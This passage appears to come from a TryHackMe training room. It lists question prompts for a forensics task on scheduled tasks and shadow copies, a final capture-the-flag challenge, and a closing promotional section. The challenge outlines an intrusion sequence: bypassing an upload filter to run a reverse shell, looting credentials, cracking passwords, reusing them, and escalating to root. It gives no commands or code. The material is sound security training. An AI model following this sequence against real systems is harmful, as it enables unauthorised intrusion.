  4. Inspect the properties of the scheduled task. What is the location of the executable that is run at login?

  5. There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?

  6. Assign the hidden partition a letter. What is the name of the hidden folder?

  7. Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. What is the password within the file?

Task 26: [Day 24] Final Challenge The Trial Before Christmas

Answer the questions below

  1. Scan the machine. What ports are open?

  2. What's the title of the hidden website? It's worthwhile looking recursively at all websites on the box for this step. 

  3. What is the name of the hidden php page?

  4. What is the name of the hidden directory where file uploads are saved?

  5. Bypass the filters. Upload and execute a reverse shell. 

  6. What is the value of the web.txt flag?

  7. Upgrade and stabilize your shell. 

  8. Review the configuration files for the webserver to find some useful loot in the form of credentials. What credentials do you find? username:password

  9. Access the database and discover the encrypted credentials. What is the name of the database you find these in?

  10. Crack the password. What is it?

  11. Use su to login to the newly discovered user by exploiting password reuse. 

  12. What is the value of the user.txt flag?

  13. Check the user's groups. Which group can be leveraged to escalate privileges? 

  14. Abuse this group to escalate privileges to root.

  15. What is the value of the root.txt flag?

Task 27: Next Steps


Now you've managed to deploy and access a TryHackMe machine, search for a security topic to learn about on the Hacktivities page.

Don't forget to check out our Pathways for a more guided learning experience.

Other interesting offerings:

 We release weekly security challenges and walkthroughs
 You can upload your own VMs and make your own rooms
 Come join our Discord community and say hi!

Answer the questions below

  1. Read the above and explore TryHackMe!